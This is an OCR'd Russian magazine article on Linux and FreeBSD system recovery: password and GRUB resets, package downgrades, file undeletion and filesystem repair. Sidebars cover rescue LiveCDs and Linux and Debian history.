- Подключаем разделы FreeBSD в режиме чтение/запись.
- Делаем chroot на подмонтированную ФС.
- Делаем резервные копии файлов `passwd`, `master.passwd`, `pwd.db` и `spwd.db`.
- Задаем команду `passwd` и ставим пароль.
- Выходим из chroot, задаем команду `sync`, отмонтируем и перезагружаемся.


В случае с потерей пароля на GRUB/GRUB2 тебе необходимо загрузиться с LiveCD и поставить другой пароль. Для GRUB2 это делается путем редактирования файла `/boot/grub/grub.cfg` (после перезагрузки не забудь поставить новый зашифрованный пароль в соответствующий файл в `/etc/grub.d/`):

```
# <...>
set superusers="root"
# Забытый пароль
#password_pbkdf2 root grub.pbkdf2.↵
sha512.10000.FD7709726BA498BA0A116E0↵
9217D1B3D9D677605546EA2BFAD134581877↵
694B3A8DC7AE0AAC1EBA51A2B8C153EF9706↵
17DB126D2B0860A9B0C0F9EA6769385C8.E4↵
3348DB1945B9428704A43685B9B41DCB0027↵
098BFC33AE67FADFB1E78F5AABD757FAB9CD↵
5D3A448100AF7B20E45DF958102A84B6CDE4↵
2D0225088567DEAC32
# Новый пароль (для упрощения изменения его мы не хешируем)
password root newpass
# <...>
```

Для старого GRUB достаточно заменить в файле `/boot/grub/menu.lst` строку password --md5 password_hash на password newpass.

ИСПОРЧЕННЫЙ ЗАГРУЗЧИК

В случае порчи загрузчика сперва нужно определить, какой из них используется в твоей системе. Как правило, в Ubuntu, начиная с версии 9.10, используется вторая версия GRUB. Однако проверить это нетрудно. Прежде всего загрузись с LiveCD и пробрось chroot. О том, как это сделать, написано в одном из следующих разделов. Помни, что в случае, если /boot находится на отдельном разделе, его также необходимо подмонтировать. Наиболее ярким индикатором, что установлен GRUB2, служит присутствие каталога `/etc/grub.d/`. Для полной же уверенности проверь также наличие файла `grub-mkpasswd-pbkdf2` и отсутствие `grub-crypt` с помощью команды `whereis`.



```
#
# name  The name of the terminal device.
#
# getty The program to start running on the terminal.  Typically a
#       getty program, as the name implies.  Other common entries
#       include none, when no getty is needed, and xdm, to start the
#       X Window System.
#
# type  The initial terminal type for this port.  For hardwired
#       terminal lines, this will contain the type of terminal used.
#       For virtual consoles, the correct type is typically xterm.
#       Other common values include dialup for incoming modem ports, and
#       unknown when the terminal type cannot be predetermined.
#
# status Must be on or off.  If on, init will run the getty program on
#        the specified port.  If the word "secure" appears, this tty
#        allows root login.
#
# name  getty                           type    status          comments
#
# If console is marked "insecure", then init will ask for the root password
# when going to single-user mode.
console none                            unknown off secure
```

Та самая строчка, которая влияет на ввод пароля в однопользовательском режиме в FreeBSD

В случае если в качестве загрузчика используется вторая версия GRUB и ты точно уверен, что он установлен, к примеру на `/dev/sda`, набирай следующую команду:

```
# grub-install /dev/sda
```

Если возникли ошибки, могут помочь опции проверки device map '--recheck' и отключения проверки наличия флоппи-дисковода '--no-floppy'.

Для установки GRUB Legacy используй ту же самую команду. Замечу, что опция '--recheck' в версии программы для `grub-legacy` недоступна.

КРИВОЕ ОБНОВЛЕНИЕ

Эта ситуация неприятна еще и тем, что иногда ее видно не сразу. В идеале конфигурационные файлы в пределах одной версии дистрибутива не должны меняться. Реальный мир, тем не менее, вносит свои корректировки — даже несмотря на то, что разработчики LTS-версий дистрибутива стараются делать бэкпортирование как можно более безболезненным, это не всегда получается. Наиболее правильный способ решить эту проблему — почитать логи и поправить конфиги. Но если этой возможности нет, остается только даунгрейд.

В системах, основанных на RHEL, даунгрейд можно осуществить сразу несколькими путями. Самый древний метод — использовать опцию '--rollback' RPM. Например, для отката изменений на неделю назад необходимо выполнить следующую команду:

```
# rpm -Uvh --rollback '1 week ago'
```

Этот метод, однако, по современным меркам весьма неудобен, особенно если учитывать, что сейчас все пользуются yum. Для даунгрейда пакета с помощью yum можно использовать команду `yum downgrade`. Например, так:

```
# yum downgrade samba-common
```

Замечу, что зависимости не даунгрейдятся, и их нужно указывать вместе с пакетом, который подвергается этой операции.

В системах новее RHEL6 есть еще один метод, основанный на истории действий yum. Для его применения нужно прежде всего задать следующую команду:

```
# yum history
```

Затем посмотреть номер действия, убедиться, что это именно то действие, и откатиться:

```
# yum history info 38
# yum history undo 38
```


Для Ubuntu (и других систем, использующих `apt-get`) нужно сначала удалить пакет, а затем установить нужную версию (перед этим обязательно сохраняй конфиги!):

```
# apt-get remove php
# apt-get install php=5.3.2
```

Нужно учесть, что для ядер это не подходит — новые ядра именно устанавливаются, а не обновляются.

В случае с портами FreeBSD существует утилита `portdowngrade`, которая, впрочем, сейчас служит в качестве фронтенда к `subversion`, то есть для ее использования необходимо, чтобы svn был установлен. Использовать ее очень просто — сперва мы ищем ту ревизию, к которой нужно откатиться, затем откатываемся и ставим этот порт:

```
# /usr/local/sbin/portdowngrade ↵
  emulators/dosbox
```



В случае работы с поврежденными ФС необходимо быть чрезвычайно осторожным. Трижды убедись, что ты понимаешь, что делаешь.

```
root@rom-bsd:~
Файл Правка Вид Поиск Терминал Справка
ID     | Login user               | Date and time    | Action(s)      | Altered
-------------------------------------------------------------------------------
    32 | Roman <rom>              | 2013-09-03 10:17 | Install        |   24
    31 | System <unset>           | 2013-09-03 10:12 | E, I, U        |    6
    30 | Roman <rom>              | 2013-08-20 14:05 | Erase          |   20
    29 | Roman <rom>              | 2013-08-20 14:01 | Erase          |    1 P<
    28 | Roman <rom>              | 2013-08-20 13:26 | Update         |   19 >E
    27 | System <unset>           | 2013-08-11 15:20 | E, I, U        |   33 *<
    26 | Roman <rom>              | 2013-05-09 12:06 | Erase          |    1 >
    25 | Roman <rom>              | 2013-05-09 12:05 | Erase          |    1  <
    24 | Roman <rom>              | 2013-05-08 22:13 | Erase          |    1 ><
    23 | Roman <rom>              | 2013-05-08 21:43 | Erase          |    1 >
    22 | root <root>              | 2013-05-08 17:33 | Update         |    5  <
    21 | Roman <rom>              | 2013-05-08 16:47 | Install        |    1 >
    20 | Roman <rom>              | 2013-05-08 16:40 | Install        |    1
    19 | root <root>              | 2013-04-22 10:45 | I, O, U        |  220
    18 | Roman <rom>              | 2013-04-21 21:41 | Install        |    1
    17 | Roman <rom>              | 2012-11-27 14:22 | I, U           |  376 EE
    16 | root <root>              | 2012-11-27 11:26 | Update         |   10
    15 | Roman <rom>              | 2012-11-27 11:13 | Install        |    7
    14 | Roman <rom>              | 2012-11-18 19:48 | Install        |    3 ss
    13 | Roman <rom>              | 2012-11-18 16:44 | Install        |   38
history list
[root@rom-bsd ~]#
```

История действий yum

```
root@rom-bsd:~
r80166 | sumikawa | 2003-05-05 18:03:14 +0700 (пн, 05 май 2003) | 2 lines

Fixed dependency.

------------------------------------------------------------------------
r79969 | sumikawa | 2003-05-02 05:19:27 +0700 (пт, 02 май 2003) | 5 lines

Add dosbox 0.55, an emulator of a PC with DOS.

PR:             41082
Submitted by:   Tom Carrick <knyghtmare@knyghtmare.com>

------------------------------------------------------------------------
Choose a revision from the above list and run /usr/local/sbin/portdowngrade emul
ators/dosbox revision
[root@rom-bsd] ~# /usr/local/sbin/portdowngrade emulators/dosbox 251605
A    dosbox/Makefile
A    dosbox/distinfo
A    dosbox/pkg-descr
A    dosbox/pkg-plist
Checked out revision 251605.
You should be done-- now cd into dosbox and you can run
# make deinstall install clean
[root@rom-bsd] ~#
```

Откат порта в FreeBSD

```
# /usr/local/sbin/portdowngrade ↵
  emulators/dosbox 251605
# cd /usr/ports/emulators/dosbox
# make deinstall install clean
```

УДАЛЕНИЕ ФАЙЛА

Восстановление удаленных файлов сильно зависит от файловой системы, и гарантии, что ты их восстановишь, нет никакой. Вначале опишу восстановление данных с ext2/3/4 под Ubuntu. Первым делом, если ты обнаружил, что какой-то файл удален, сразу насильно выключай компьютер — и чем раньше ты обнаружишь это, тем лучше. Затем грузись с LiveCD и установи программу `extundelete`:

```
$ sudo apt-get install extundelete
```

Если у тебя есть раздел, куда восстанавливать, подмонтируй его, перейди в соответствующий каталог и набери следующую команду:

```
$ sudo extundelete --restore-all /dev/↵
  sda3
```

Если же у тебя нет раздела, в который можно помещать восстанавливаемые файлы… тогда вместо --restore-all напиши --restore-file. Например, так:

```
$ sudo extundelete --restore-file /etc/↵
  shadow /dev/sda3
```

Отмечу, что путь к файлу задается относительно его корня — то есть если у тебя отдельный раздел `/boot` и ты случайно удалил файл `/boot/grub/grub.cfg`, то в качестве восстанавливаемого файла будет фигурировать `/grub/grub.cfg`.

В случае с Btrfs в версиях выше, чем 0.20, имеется команда `btrfs restore`. К сожалению, по умолчанию она не может восстанавливать конкретные файлы — для этого необходима сборка `btrfs-progs` от josefbacik. Пример:

```
$ sudo btrfs restore /dev/sda9 /mnt/↵
  restore
```

Что до FreeBSD, то ситуация с ней сложнее. Для восстановления удаленных данных в стандартной поставке ничего нет, поэтому берем какой-нибудь LiveCD — да тот же Ubuntu — и ставим пакет `testdisk`, в составе которого имеется `photorec`. К сожалению, эта программа (пока?) не понимает формата разделов и слайсов FreeBSD и ее файловую систему. Тем не менее это не мешает ею пользоваться. Запустим ее для раздела sda3:

```
$ sudo photorec /dev/sda3
```

В появившемся меню нажмем <Enter> — поскольку мы уже выбрали раздел — и затем выберем Options. Там включаем опции по вкусу, выйдем из меню и вперед — жмем Search. Перед поиском `photorec` попросит указать каталог, куда сохранять. Разумеется, процесс это небыстрый, поэтому запасись терпением.

Помимо этих методов, есть еще один метод, почти универсальный для *nix-систем. Этот метод не требует немедленного отключения питания. Но не спеши радоваться, он доступен только в том случае, если ты удалил файл, открытый в другом приложении. Для восстановления файла тебе нужно узнать PID приложения, перейти в каталог `/proc/<PID>/fd`, найти ссылку на удаленный файл и с помощью `cat` его восстановить.

ПОВРЕЖДЕНИЕ ФАЙЛОВОЙ СИСТЕМЫ

Повреждение может возникнуть как из-за сбоя питания, так и опять же из-за некорректных действий пользователя и/или программ, например, при установке нового дистрибутива ты случайно удалил не тот раздел или программа установки затерла суперблок.

Рассмотрим первую ситуацию (сбой питания) для ext4. В общем-то, эти методы работают при любой из перечисленных ситуаций. Если система вообще не стартует, нужно загрузиться с LiveCD и по возможности скопировать образ раздела. Затем набираем в консоли следующую команду (предполагается, что ФС находится на sda7):

```
$ sudo fsck.ext4 -f /dev/sda7
```

Если все хорошо, то `fsck` будет задавать вопросы. Все нормально. Главное, чтобы их не было слишком много. Но если `fsck` ругается на некорректный суперблок… то и тут не стоит отчаиваться. Для начала узнаем, в каких блоках находятся резервные суперблоки, для чего используем стандартную команду `mkfs.ext4`:

```
$ sudo mkfs.ext4 -n /dev/sda7
```

Команда эта, как правило, создает новую файловую систему и во время этой процедуры пишет местонахождение резервных суперблоков. Нам, разумеется, не надо создавать ФС. Но запуск с опцией -n ее и не создает, а всего лишь показывает процесс создания — а заодно и выводит список резервных суперблоков (он, в свою очередь, зависит от размера блока). Допустим, размер блока у нас равен 4 Кб. Тогда мы снова задаем команду `fsck.ext4`:

```
$ sudo fsck.ext4 -f -b 32767 /dev/sda7
```

Опция -b указывает резервный суперблок, список которых мы получили из вывода предыдущей команды.

Если же и это не помогает (или хочется руками попробовать восстановить), тогда пришло время для тяжелой артиллерии. В качестве таковой выступает связка утилит `dumpe2fs`, `tune2fs` и `debugfs`. Их описание выходит за рамки данной статьи, но не упомянуть их я не могу. Кроме того, у команды `mkfs.ext4` есть ключ '-S', который инициализирует только суперблок и группы блоков, но не таблицы инодов. После этого нужно запустить `fsck`. При использовании этого способа помни — размер блока должен совпадать со старым, иначе шансы на восстановление значительно уменьшатся.

В случае с Btrfs набор утилит для восстановления очень и очень скуден. Тем не менее некоторые средства все же имеются. Опишу опции монтирования, относящиеся к восстановлению:

- опция монтирования recovery (доступна начиная с ядра 3.2) позволяет Btrfs при сбое сканировать предыдущие корни бинарных деревьев и по возможности использовать первый неповрежденный;
- degraded — для систем на нескольких устройствах (RAID-массив средствами Btrfs). Если одно устройство по каким-то причинам недоступно, эта опция позволяет смонтировать ФС и добавить новое устройство;
- skip_balance (доступна с ядра 3.4) отключает балансировку данных и метаданных. Использование этой опции имеет смысл, если питание было отключено внезапно и у тебя опять же ФС на нескольких устройствах — для ФС на одном устройстве операция балансировки не имеет смысла.

В FreeBSD `fsck_ufs` для указания резервного суперблока принимает тот же параметр -b, что и в Linux. А вот у утилиты `newfs`, в отличие от ее аналога `mkfs.ext4`, для просмотра информации о создаваемой ФС без фактического ее создания используется ключ '-N'. Ключа, аналогичного описанному выше '-S', нет вообще. Для ручного восстановления используй аналогичную связку из утилит `dumpfs`, `tunefs` и `fsdb`.

Для ZFS ситуация с утилитами восстановления хотя и более печальная, чем в случае с классическими ФС, но с Btrfs несравнима. И это при том, что субъективно Btrfs куда более сырая. Команды `fsck` в ней нет, но ее ближайшим аналогом служит команда `zpool scrub`, которая проверяет контрольные суммы всех занятых блоков пула. Для просмотра информации в уберблоке

```
Терминал - rom@rom-desktop: ~
Файл  Правка  Вид  Терминал  Переход  Справка
PhotoRec 6.13, Data Recovery Utility, November 2011
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

Disk /dev/sda3 - 45 GB / 41 GiB (RO) - ST31000528AS
     Partition                  Start        End    Size in sectors
   P FreeBSD                  0   0  1   5481 254 63   88068330


Pass 1 - Reading sector    3254080/88068330, 4541 files found
Elapsed time 0h02m01s - Estimated time to completion 0h52m33
elf: 2616 recovered
txt: 943 recovered
gz: 519 recovered
tx?: 359 recovered
MYI: 44 recovered
riff: 22 recovered
bz2: 11 recovered
ps: 7 recovered
sqlite: 7 recovered
png: 5 recovered
others: 8 recovered
  Stop
```

← **Photorec в работе**

→ **Просмотр списка резервных суперблоков с помощью mkfs**

```
Терминал - rom@rom-desktop: ~
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-desktop:~$ sudo mkfs.ext4 -n /dev/sda13
[sudo] password for rom:
mke2fs 1.42 (29-Nov-2011)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
713856 inodes, 2853537 blocks
142676 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=2923429888
88 block groups
32768 blocks per group, 32768 fragments per group
8112 inod'ов в группе
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208

rom@rom-desktop:~$
```

```
Терминал - root@rom-desktop: ~
Файл  Правка  Вид  Терминал  Переход  Справка
                         Show debugfs parameters
open_filesys, open       Open a filesystem
close_filesys, close     Close the filesystem
freefrag, e2freefrag     Report free space fragmentation
feature, features        Set/print superblock features
dirty_filesys, dirty     Mark the filesystem as dirty
init_filesys             Initialize a filesystem (DESTROYS DATA)
show_super_stats, stats  Show superblock statistics
ncheck                   Do inode->name translation
icheck                   Do block->inode translation
change_root_directory, chroot
                         Change root directory
change_working_directory, cd
                         Change working directory
list_directory, ls       List directory
show_inode_info, stat    Show inode information
dump_extents, extents, ex
                         Dump extents information
blocks                   Dump blocks used by an inode
filefrag                 Report fragmentation information for an inode
debugfs:  features
Filesystem features: has_journal ext_attr resize_inode dir_index filetype extent
 flex_bg sparse_super large_file huge_file uninit_bg dir_nlink extra_isize
debugfs:
```

Просмотр возможностей файловой системы с помощью debugfs

```
root@rom-bsd:~
chname          2     2    Change dir entry number INDEX to NAME
chtype          1     1    Change type of current inode to TYPE
chmod           1     1    Change mode of current inode to MODE
chlen           1     1    Change length of current inode to LENGTH
chown           1     1    Change owner of current inode to OWNER
chgrp           1     1    Change group of current inode to GROUP
chflags         1     1    Change flags of current inode to FLAGS
chgen           1     1    Change generation number of current inode to GEN
btime           1     1    Change btime of current inode to BTIME
mtime           1     1    Change mtime of current inode to MTIME
ctime           1     1    Change ctime of current inode to CTIME
atime           1     1    Change atime of current inode to ATIME
quit            0     0    Exit
q               0     0    Exit
exit            0     0    Exit
fsdb (inum: 2)> print
current inode: directory
I=2 MODE=40755 SIZE=1024
        BTIME=Nov  6 00:38:25 2012 [0 nsec]
        MTIME=Jun 17 18:51:11 2013 [0 nsec]
        CTIME=Jun 17 18:51:11 2013 [0 nsec]
        ATIME=Mar 31 21:03:12 2013 [0 nsec]
OWNER=root GRP=wheel LINKCNT=19 FLAGS=0 BLKCNT=10 GEN=26f1ce32
fsdb (inum: 2)>
```

Аналог debugfs в FreeBSD



INFO

В пакет testdisk, помимо photorec, входит собственно сам testdisk — утилита, позволяющая восстанавливать случайно удаленные разделы из таблицы разделов.

(примерном аналоге суперблока) используется утилита zdb. В случае критического повреждения пула используй команду `zpool clear -F`.

УСТАНОВКА НЕИЗВЕСТНОГО ПО

Действия в этой ситуации зависят от того, как именно ты ставил это ПО и загружается ли система вообще. Если система не загружается, в случае Ubuntu имеет смысл загрузиться с LiveCD и, подмонтировав корневую ФС, сделать chroot:

```
# mount --bind /proc /media/↵
  ubuntu-root/proc
# mount --bind /sys /media/↵
  ubuntu-root/sys
# mount --bind /media/ubuntu-root/dev
# chroot /media/ubuntu-root
```

Затем просмотреть, если ты ставил это неизвестное ПО с репозитория, список пакетов, которые недавно были установлены, для чего открыть файл `/var/log/apt/history.log` и с помощью `apt-get` удалить данный пакет. Если же ты устанавливал из исходных кодов, а система не загружается даже в однопользовательском режиме, скорее всего, ты установил какой-то модуль ядра, который прописался в `initramfs`. Чтобы от него избавиться, посмотри каталог `/etc/initramfs-tools/`, в частности файл `modules`. После устранения подозрительных строк обнови `initramfs`:

```
# update-initramfs -k all -u
```

Если система все же загружается в однопользовательском режиме, значит, дело в каком-то init-скрипте. Для просмотра свежесозданных файлов в каталоге `/etc/init.d/` используй команду `ls -t`, затем, после обнаружения службы, отключи ее с помощью команды `update-rc.d имя_службы purge`. Затем перейди в каталог сборки и попробуй дать команду `make uninstall`. Не факт, что сработает, но попытаться стоит.

ПРОБЛЕМЫ С ВИДЕОДРАЙВЕРОМ

Эти проблемы относятся к проприетарным драйверам. Разумеется, сейчас они возникают довольно редко, но все же возникают. Рассмотрю, например, ситуацию, когда вместо нормального изображения драйвер NVIDIA после запуска показывает по центру монитора полосу размерно в половину ширины экрана с прерывистыми диагональными линиями на ней. Если после ее появления переключиться на консоль и обратно, изображение нормализуется. Для исправления этой ситуации нужно принудительно выставить графический режим путем добавления параметра ядра. В файле `/etc/default/grub` добавляем в переменную GRUB_CMDLINE_LINUX_DEFAULT параметр vga=0x314. Должна получиться следующая строка:

```
GRUB_CMDLINE_LINUX_DEFAULT="quiet ↵
splash vga=0x314"
```

Не забываем перегенерировать грабовский конфиг:

```
$ sudo update-grub
```

Еще одна проблемная ситуация может возникнуть, если драйвер неверно определяет разрешение монитора. Для ее решения есть два пути. Первый — добавить следующие строчки в файл `/etc/X11/xorg.conf` в секцию Screen:

```
SubSection "Display"
    Depth    24
    Modes    "1920x1200"
EndSubSection
```

Разрешение, естественно, нужно подставить желаемое. Но файл `xorg.conf` считается устаревшим, поэтому рекомендую использовать комбинацию `~/.xprofile` и команды `xrandr`.

Создай файл `~/.xprofile` со следующим содержимым:

```
xrandr --output VGA-0 --mode 1024x768 ↵
--rate 60
```

Конечно, в твоем случае опция --output (как и разрешение) может отличаться. Чтобы узнать точно, куда подключен монитор, набери `xrandr` без параметров.

ЗАКЛЮЧЕНИЕ

В этой статье я попытался описать самые частые и наиболее пугающие проблемы, которые могут возникнуть при работе в современных дистрибутивах Linux и FreeBSD. По сравнению с тем, что было раньше, этот список заметно поубавился. Тем не менее я не описал проблем, связанных с железом (видеодрайверы не в счет), — во-первых, потому, что оно у всех разное, а во-вторых — их нужно по возможности предотвращать, иначе, когда они себя проявят, уже будет поздно. ⌶

LIVECD ДЛЯ ВОССТАНОВЛЕНИЯ СИСТЕМЫ

Существует несколько LiveCD-дистрибутивов для восстановления системы. Кратко опишу два из них.

Grml (grml.org) — LiveCD, основанный на Debian. Поддерживает как x86-, так и x64-системы. Может быть установлен на флешку. Из особенностей:

- По умолчанию в качестве оболочки используется ZSH, а в качестве WM — Fluxbox.
- USB-установка поддерживает сохранение конфигов (на флешке при этом нужно создать два раздела).
- Есть пакет sleuthkit, предназначенный как для восстановления данных, так и для компьютерных криминалистов.

SystemRescueCD (sysresccd.org) основан на Gentoo. Последняя его версия, 3.8.0, выпущенная в сентябре этого года, имеет следующие особенности:

- Ядра как x86, так и x64, причем двух версий — Standard (3.4.62) и Alternative (3.10.12).
- В качестве рабочего стола используется Xfce.
- Помимо Linux, в меню загрузки имеются также некоторые образы дискет, например MHDD.

Все это добро умещается на 420 Мб.



WWW

Информация о структуре и нововведениях ext4: bit.ly/fjbdB8

ЯДРО LINUX

Днем рождения Linux принято считать 25 августа 1991 года, когда в новостной рассылке операционной системы Minix появилось письмо Линуса Торвальдса о начале разработки ядра новой ОС. Хотя версия 0.01 увидела свет только 17 сентября, в этот день Линус отправил исходный код нескольким своим друзьям. По-настоящему публичным релизом принято считать 5 октября, когда вышла версия 0.02, доступная всем и бесплатно (в соответствии с идеологией Торвальдса «счастья всем, даром…»). Изначально новую ОС планировалось назвать Freax (free — свободный, freak — каприз или уродец, последняя буква от UNIX), но Ари Леммке, владельцу FTP-сервера, на котором размещались сырцы, название не понравилось, и он использовал каталог linux. Этот вариант и прижился.

Эмблему Linux выбирали долго, в итоге остановились на пингвине Tux. В своей книге Just for Fun Торвальдс пишет, что пингвина как эмблему он выбрал из-за того, что однажды в зоопарке (дело было в Австралии в 1993 году) его клюнул пингвин. Как шутил Торвальдс, после этого инцидента он заболел penguinitis. Талисман для Linux создал американский программист Ларри Юинг.

Linux быстро нашел единомышленников и за 22 года стал крупнейшим проектом сотрудничества на планете. Уже через год версия достигла 0.95, а через два года (1994) вышла версия 1.0, то есть основные недочеты были исправлены и ядро в целом готово. Сегодня над совершенствованием ядра работает целая армия помощников, а Линус уже далеко не самый активный разработчик. Торвальдсом на данный момент написано лишь 2% кода ядра Linux, но он принимает решение о внесении важных изменений в официальную ветку ядра.

Так как Линус владеет торговой маркой Linux, у него постоянно спрашивают, почему он не хочет создать дистрибутив, который бы так и назывался. Но он отвечает, что его это не интересует, а само ядро — это еще не весь Linux. Вместо того чтобы «делать миллиарды», он предпочитает рыться в коде и является типичным представителем down shift (у нас любят говорить «даошифтинг»). То есть человеком, предпочитающим жить в свое удовольствие, вместо того, чтобы постоянно беспокоиться о новом богатстве. На его образ мышления не повлияли даже множество премий, среди которых одна из самых престижных — Millennium Technology Prize. Журнал Time несколько раз помещал его в списки влиятельных людей мира. Его именем назван астероид (9793 Torvalds) и луна астероида (Linus). В настоящее время Торвальдс владеет пакетом акций Red Hat (достался в подарок при выходе компании на фондовый рынок, сейчас акция стоит 46 долларов) и работает в Linux Foundation (образовалась после слияния Open Source Development Labs и Free Standards Group). Он использует Fedora с рабочим столом Xfce.

СТАТИСТИКА РАЗРАБОТКИ ЯДРА

С 2005 года собирается статистика, и на сегодня свой вклад в развитие ядра Linux внесли 10 000 разработчиков из более чем 1000 компаний, с 2012 года — 1000 разработчиков и 225 компаний. В прошлом году наиболее значительный вклад среди разработчиков внес Хартли Свитн (Hartley Sweeten), совершивший 2,3% от всех изменений в ядре. На втором месте идет Марк Браун (Mark Brown) с 1,5% изменений, на третьем Аль Виро (Al Viro) — 1,4%. Далее следуют Аксель Лин (Axel Lin) и Йоханнес Берг (Johannes Berg), которые внесли 1,2% и 1% изменений.

Заметно возросли и темпы развития. Цикл выпуска между версиями снизился в среднем с 80 до 70 дней, при этом применяется около 10 000 патчей, в час вносится в среднем 7,2 изменения, в день около 170. Большое количество изменений предлагают компании, выпускающие мобильные и встроенные устройства, — Linaro, Samsung и Texas Instruments в 2013 году внесли 11% изменений (в 2012 — 4,4%). Кроме того, заметен всплеск активности Google. Хотя среди патчей (и, кстати, очень качественных) этой корпорации всего 7000 строк кода связаны с Android, зато они покрывают буквально все подсистемы ядра: сетевую систему, безопасность, планировщик и так далее. То же самое относится к Samsung, которая привнесла в ядро новую файловую систему F2FS и много других патчей, не связанных с Android. Корпорация Microsoft, наоборот, после окончания адаптации Hyper-V к Linux фактически свернула работу по совершенствованию ядра. Действительно, зачем поддерживать прямых конкурентов? Интересно, что среди компаний — дистрибьюторов Linux (Red Hat, Novell, Oracle) разработчики Ubuntu — дистрибутива, который выше их всех по популярности, — при создании ядра себя никак не проявили, не попав даже в топ-25. В Canonical очень мало активных разработчиков, судя по всему, им проще, получив сообщение о проблеме, открыть тикет где-нибудь на bugzilla.redhat.com и подождать, пока ее решат за них.

Вопреки расхожему мнению, большая часть всех изменений, вносимых в ядро (более 80%), сделана программистами, получающими за эту работу оплату, в том числе и сотрудниками крупных компаний (например, Hitachi, LG Electronics, Renesas, NEC, Sony, Panasonic, Qualcomm). Понятно, что компаниям выгодно, чтобы система работала на их оборудовании и развивалась дальше (любопытный момент: каждый включенный в основное ядро патч может сэкономить компании до 250 000 долларов в год). Доля энтузиастов составляет 13,6%, еще 0,9% кода принадлежит образовательным учреждениям и столько же The Linux Foundation.

ИНТЕРЕСНЫЕ ФАКТЫ О ДИСТРИБУТИВАХ


Debian

Один из самых известных дистрибутивов, положивший начало многим проектам. Это крупнейший некоммерческий дистрибутив, известный своей стабильностью (в том числе и стабильным запаздыванием релизов) и безопасностью. 15 августа 2013 года Debian исполнилось двадцать лет. Название дистрибутива происходит от имен создателя проекта Яна Мердока (Ian Murdock) и его подруги Дебры (Debra). Релизы называют по персонажам из мультфильма Toy Story, нестабильный релиз sid — в честь ребенка, который регулярно ломал игрушки. Версия 1.0 не была выпущена из-за ошибки на CD, поэтому первым релизом считают 1.1.

В 2013 году общее количество строк исходных текстов составляет около 100 миллионов, из ко-

ЗАКОН ЛИНУСА

Один из «Законов Линуса», названный в его честь и сформулированный программистом Эриком Рэймондом в четвертой части его эссе «Собор и базар» (The Cathedral and the Bazaar), гласит: при достаточном количестве глаз все ошибки лежат на поверхности (Given enough eyeballs, all bugs are shallow). То есть чем больше человек тестирует программу, тем больше вероятность обнаружения любой проблемы. Хотя этот закон некоторые программисты и оспаривают, считая, что если «тестеры» не обладают требуемой квалификацией, то их количество не имеет значения и не гарантирует безопасность кода.



```
From: torvalds@klaava.Helsinki.Fi (Линус Бенедикт Торвальдс)
Newsgroups: comp.os.minix
Subject: Что бы вы больше всего хотели увидеть в миниксе?
Summary: маленький опрос о моей новой операционной системе
Keywords: 386, preferences
Message-ID: <1991Aug25.205708.9541@klaava.Helsinki.Fi>
Date: 25 Aug 91 20:57:08 GMT
Organization: Университет Хельсинки

Здравствуйте, все те, кто использует миникс -


Я делаю (бесплатную) операционную систему (это всего лишь хобби, и она
не будет большой и профессиональной как gnu) для клонов 386(486) AT.
Работа над ней началась в апреле и скоро будет закончена.  Я бы хотел
получить отзывы о том, что людям нравится/не нравится в миниксе, ибо
моя ОС на неё похожа (такое же устройство файловой системы
(из практических соображений)  среди всего прочего).

Я уже перенёс bash(1.08) и gcc(1.40), и всё, кажется, работает.
Подразумевается, что практические вещи у меня появятся через несколько
месяцев, и я хотел бы узнать, каких особенностей хотелось бы большинству.
Любые предложения принимаются, но я не обещаю, что реализую их :-)

        Линус (torvalds@kruuna.helsinki.fi)

